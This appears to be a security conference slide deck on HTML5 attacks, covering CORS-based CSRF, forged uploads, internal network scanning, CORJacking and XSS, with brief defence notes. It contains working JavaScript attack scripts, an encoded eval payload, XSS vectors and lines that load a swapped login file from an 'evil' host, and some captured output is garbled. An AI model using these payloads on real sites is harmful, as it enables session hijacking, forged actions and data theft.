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## HTML5 Top 10 Threats Stealth Attacks and Silent Exploits

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## Agenda

- HTML5 & Security – Evolution, Threat Model, Browser Architecture ...
- Top 10 Threats – Demos, Tools and Vectors ...
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## HTML5 & Security



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# HTML5 – Attacks on the rise ...

## Rise Of HTML5 Brings With It Security Risks

Posted by **Robert Mullins**  
January 24, 2012

HTML5 security issues have drawn the attention of the European Network and Information Security Agency (ENISA), which studied 13 HTML5 specifications, defined by the [World Wide Web Consortium](#) (W3C), and identified 51 security threats.

## HTML5 and Security on the New Web

Promise and problems for privacy and security are great, "they radically change the attack model for the browser. We always hope new technologies can close old avenues of attack. Unfortunately, they can also present new opportunities for cybercriminals."

## Web developers accountable for HTML5 security

By [Jamie Yap](#), ZDNet Asia on October 5, 2010


### Evolution of HTML5

- 1991 – HTML started (plain and simple)
- 1996 – CSS & JavaScript (Welcome to world of XSS and browser security)
- 2000 – XHTML1 (Growing concerns and attacks on browsers)
- 2005 – AJAX, XHR, DOM – (Attack cocktail and surface expansion)
- 2009 – HTML5 (Here we go... new surface, architecture and defense) – HTML+CSS+JS



## HTML5 dynamics

Server side  
Components




Client side  
Components  
(Browser)

Runtime, Platform, Operating System Components




# HTML5 in nutshell - Specs



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## Modern Browser Model



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## HTML5 – App Layers

- **Presentation**
  - HTML5 (Tags & Events – new model)
- **Process & Logic**
  - JavaScript, Document Object Model (DOM - 3), Events, Parsers/Threads etc.
- **Network & Access**
  - XHR – Level 2
  - WebSockets
  - Plugin-Sockets
- **Core Policies**
  - SOP
  - Sandboxing for iframe
  - CORS



## Threat Model & HTML5 Components


- CORS/SOP – Data transfer & Origin issues
- Web Messaging – Cross Domain calls
- Web Workers – Domain calls & Logic issues
- LocalStorage – Information leakage & Identity
- Web SQL – Offline & Data theft
- UI/HTML5 – UI Redressing (mixed with CORS)
- DOM/XHR – Several issues
- APIs - Geo-Location, Sockets, Drag-Drop Abuse



## Attacks - Stealth and Silent ...

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## A1 - CORS Attacks & CSRF



## HTML5, CORS & XHR

- Before HTML5 – XHR was possible to same origin only (SOP applicable)
- HTML5 – allows cross origin calls with XHR-Level 2 calls
- CORS – Cross Origin Resource Sharing needs to be followed (Option/Preflight calls)
- Adding extra HTTP header (Access-Control-Allow-Origin and few others)



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## HTTP Headers

- Request
  - Origin
  - Access-Control-Request-Method (preflight)
  - Access-Control-Request-Headers (preflight)
- Response
  - Access-Control-Allow-Origin
  - Access-Control-Allow-Credentials
  - Access-Control-Allow-Expose-Headers
  - Access-Control-Allow-Max-Age (preflight)
  - Access-Control-Allow-Methods (preflight)
  - Access-Control-Allow-Headers (preflight)




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## Stealth threats

- CSRF++ - powered by XHR-L2
- XML/JSON Cross Domain stream injection
- CORS preflight bypass – content-type
- Internal network scanning and tunneling
- Information harvesting (internal crawling)
- Stealth browser shell – post XSS (Allow origin- \*)
- Forcing cookie replay by “withCredentials”
- Business functionality abuse (upload and streams)




## CSRF with XHR/HTML5






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
# CSRF & HTML5

```
<script language="javascript" type="text/javascript">
function getMe()
{
    var http;
    http = new XMLHttpRequest();

    http.open("POST", "http://192.168.100.12/json/service.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
    http.withCredentials = "true";
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
            var response = http.responseText;
            document.getElementById('result').innerHTML = response;
        }
    }
}
http.send('{\"id\":2,\"method\": \"getProduct\", \"params\": { \"id\" : 2}}');
}

getMe();
</script>
```

## CSRF with XHR/HTML5



# CSRF & HTML5

#	host	method	URL	params
1	http://192.168.100.26	GET	/csrc/json.html	
2	http://192.168.100.12	POST	/json/service.ashx	

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2	http://192.168.100.12	POST	/json/service.ashx		<input checked="" type="checkbox"/>

original request

auto-modified request

response

raw	params	headers	hex
<pre>POST /json/service.ashx HTTP/1.1 Host: 192.168.100.12 User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Firefox/3.5.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip, deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*q=0.7 Proxy-Connection: Keep-alive Content-Type: text/plain; charset=UTF-8 Referer: http://192.168.100.26/csrc/json.html Origin: http://192.168.100.26 Cookie: cid=10001 Pragma: no-cache Cache-Control: no-cache Content-Length: 51  {"id":2,"method":"getProduct","params":{"id": 2}}</pre>			

#		host	method	URL	params
1	http://192.168.100.26	GET	/csrc/json.html		
2	http://192.168.100.12	POST	/json/service.ashx		<input checked="" type="checkbox"/>

original request

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response


  

raw	headers	hex
<pre>HTTP/1.1 200 OK Date: Sun, 27 Nov 2011 22:00:06 GMT Server: Microsoft-IIS/6.0 X-Powered-By: ASP.NET Cache-Control: no-cache Pragma: no-cache Expires: -1 Content-Type: text/plain; charset=utf-8 Content-Length: 921  {"id":2,"result":{"Products":{"columns":["product_id","product_name","product_desc","product_price","image_path","rebates_file"],"rows":[{"id":2,"Send it Drama,"Who wants to cook Aloo Gobi when you can bend a ball like Bechda London tries to raise their soccer-playing daughter in a traditional way sister, Pinky, who is preparing for an Indian wedding and a lifetime of chapatia, Jess' dream is to play soccer professionally like her hero David Beckham. Jess' unorthodox ambition, her parents eventually reveal that they do with protecting her from such holding her back. When Jess is forced to play soccer, she discovers that her dream is not just a dream, but a reality."/&gt;</pre>		

# CSRF/Upload

- Powerful XHR-Level 2 call allows file upload on the fly.
- Interestingly – possible to craft file through JavaScript and post on the server – if CSRF token is not there.
- Example, your profile is having a photograph of yours and you visit attacker site that photo changes to something else
- More serious threat, exploiting actual business functionalities...


# CSRF with XHR/HTML5



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# CSRF/Upload - POC



```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:0.0.1) Gecko/20100101 Firefox/0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://192.168.100.21/user_upload.aspx
Cookie: cid=10001; DemoTrading=1990b5b5d5e249a38ffc352f7b3e52b; ASP.NET_SessionId=313223033317673
Content-Type: multipart/form-data; boundary=-----313223033317673
Content-Length: 262


-----313223033317673
Content-Disposition: form-data; name="FILE1"; filename="today"
Content-Type: application/octet-stream

Client: ABC Inc.
1,1, Finding Memo
2,1, Bend it like Beckham
-----313223033317673--
```

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# CSRF with XHR/HTML5



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## CSRF/Upload

```
<body>
<script>
var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
var boundary = "-----146043902153"; //Pick boundary for upload ...
var file = "order.prod";
http = new XMLHttpRequest();
http.open("POST", "http://192.168.100.21/user_upload.aspx", true);
http.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
http.setRequestHeader("Content-Length", stream.length);
http.withCredentials= "true";

var body = boundary + "\r\n";
body += 'Content-Disposition: form-data; name="FILE1"; filename="'+ file + '\r\n';
body += "Content-Type: application/octet-stream\r\n\r\n";
body += stream + "\r\n";
body += boundary + "--";

http.send(body);
</script>
```

```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: Keep-alive
Content-Type: multipart/form-data; charset=UTF-8, boundary=-----146043902153
Referer: http://192.168.100.6/upload/csrf-up.html
Content-Length: 255
Origin: http://192.168.100.6
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=31feql4502ukrjx9
JSESSIONID=8B59B1D61DFAFE7CE97AFB03A103D13
Pragma: no-cache
Cache-Control: no-cache

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Content-Disposition: form-data; name="FILE1"; filename="order.prod"
Content-Type: application/octet-stream

Client: ABC inc.
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```


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
## Internal Scan/Crawl for CORS

- XHR2 – allows full internal scanning capacity
- If internal resource is set to “\*” for Access-Control-Allow-Origin – Game Over!!!
- Attacker can craft a page for box behind firewall, visit the page – XHR gets loaded and start crawling internal information with back tunnel
- Harvest and POST back to the server
- All JavaScript – supported by all HTML5 browsers
- Also can be mixed with timing attacks
- Limited crawl – “withCredentials” will not work ...

## Internal Scan/Crawl for CORS



## Internal Scan for CORS



```
function scan(url)
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }
}

<script>
for(i=20;i<=25;i++)
{
    target = "http://192.168.100."+i+"/"
    st = scan(target)
    if(st==true)
    {
        status += "<br>" + target + "(Access-Control-Allow-Origin:---->" + st + ")";
        document.getElementById('result').innerHTML = status
    }
}
</script>
```

```
raw headers hex html render
HTTP/1.1 200 OK
Date: Thu, 16 Feb 2012 07:22:58 GMT
Access-Control-Allow-Origin: *
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 13456

<html><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<title>Store</title></head><body class="background">
</--
```

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## Silent XSS Exploit with CORS


- XHR allows to create stealth and silent back channel
- Once XSS is found this channel can be implemented as payload
- It allows attacker to control the session remotely – browser shell
- XHR with Origin Allow (\*) provides clear control over session
- Keep on running eval() and harvest new info

## Scan and Defend

- Scan and look for
  - Content-Type checking on server side
  - CORS policy scan
  - Form and Upload with tokens or not
- Defense and Countermeasures
  - Secure libraries for streaming HTML5/Web 2.0 content
  - CSRF protections
  - Stronger CORS implementation



## A2 - ClickJacking, CORJacking and UI exploits





## Click/COR-Jacking

- UI Redressing (Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events.
- HTML5 and RIA applications are having various different resources like Flash files, Silverlight, video, audio etc.
- If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking).

## Sandbox – HTML5

- Iframe is having new attributed called sandbox
- It allows frame isolation
- Disabling JavaScript on cross domain while loading – bypassing frame bursting script
  - `<iframe src="http://192.168.100.21/" sandbox="allow-same-origin allow-scripts" height="x" width="x">` - Script will run...
  - `<iframe src="http://192.168.100.21/" sandbox="allow-same-origin" height="500" width="500">` - script will not run – ClickJacking

## CORJacking

- It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Flash
- DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know ..
- Example
  - `document.getElementsByName("login").item(0).src = "http://evil/login.swf"`



## CORJacking

- Possible with other types of resources as well
- Also, reverse CORJacking is a possible threat

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
  id="Login" width="100%" height="1000%"
  codebase="http://fpdownload.macromedia.com/get/flashplayer/current
.ash cab">
  <param name="movie" value="Login.swf" />
  <param name="quality" value="high" />
  <param name="bgcolor" value="#869ca7" />
  <param name="allowScriptAccess" value="sameDomain" />
  <embed src="Login.swf" quality="high" bgcolor="#869ca7"
    width="50%" height="50%" name="Login" align="middle">

document.getElementsByName('Login').item(0).src
"http://192.168.100.111:8080/flex/testHelloWorld/Login.swf"
```



## Double eval – eval the eval

- Payload -  
`document.getElementsByName('Login').item(0).src='http://192.168.100.200:8080/flex/Loginn/Loginn.swf'`
- Converting for double eval to inject ' and "  
 etc...
  - `eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))`



## Similar with ...

- It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Silverlight files
- DOM based issue can change xap file – it can be changed at run time – user will not come to know ..
- Example
  - `document.getElementsByName("login").item(0).src = "http://evil/login.xap"`




## Scan and Defend

- Scan and look for
  - ClickJacking defense code scanning
  - Using **X-FRAME-OPTIONS**
- Defense and Countermeasures
  - Better control on CORS
  - Creating self aware components and loading after checking the domain



## A3 - XSS with HTML5 tags, attributes and events



## HTML5 – Tags/Attributes/Events

- Tags – media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys)
- Attributes – form, submit, autofocus, sandbox, manifest, rel etc.
- Events/Objects – Navigation (\_self), Editable content, Drag-Drop APIs, pushState (History) etc.



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## HTML5 – XSS


- Blacklist and filter will get bypassed
- Lot of new signatures and possible ways to execute scripts
- XSS can be injected from tags and events
- New attributes are available for XSS payload



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
## XSS variants

- Media tags
- Examples
  - `<video><source onerror="javascript:alert(1)">`
  - `<video onerror="javascript:alert(1)"><source>`




## XSS variants

